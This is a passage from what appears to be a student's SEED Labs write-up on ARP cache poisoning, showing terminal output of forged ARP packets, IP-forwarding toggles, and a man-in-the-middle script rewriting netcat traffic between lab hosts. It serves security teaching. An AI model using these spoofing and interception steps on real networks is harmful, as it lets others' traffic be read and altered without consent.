$>nc -lp 9090
```

```
seed-Host-A:PES1UG20CS084:AryanshB:/
$> nc 10.9.0.6 9090
```

Performing MITM on `attacker`

```
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>python3 task11A.py
###[ Ethernet ]###
    dst      = 02:42:0a:09:00:05
    src      = 02:42:0a:09:00:69
    type     = ARP
###[ ARP ]###
    hwtype   = 0x1
    ptype    = IPv4
    hwlen    = None
    plen     = None
    op       = who-has
    hwsrc    = 02:42:0a:09:00:69
    psrc     = 10.9.0.6
    hwdst    = 02:42:0a:09:00:05
    pdst     = 10.9.0.5
```


```
.
Sent 1 packets.
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>python3 task2.py
.
Sent 1 packets.
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$> sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$> sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>python3 mitm1.py
LAUNCHING MITM ATTACK.....
```

Sending `aryans` on the nc server

```
seed-Host-A:PES1UG20CS084:AryanshB:/
$> nc 10.9.0.6 9090
aryans
```

Response on `host-B` along with `attacker` shell visible

```
$>python3 mitm1.py
LAUNCHING MITM ATTACK.....
*** b'aryans\n', length: 7
.
Sent 1 packets.
.
Sent 1 packets.
*** b'aryans\n', length: 7
.
Sent 1 packets.
.
Sent 1 packets.
```



```
Terminal
seed-Host-B:PES1UG20CS084:AryanshB:/
$>nc -lp 9090
AAAAAA
|
```

MITM successful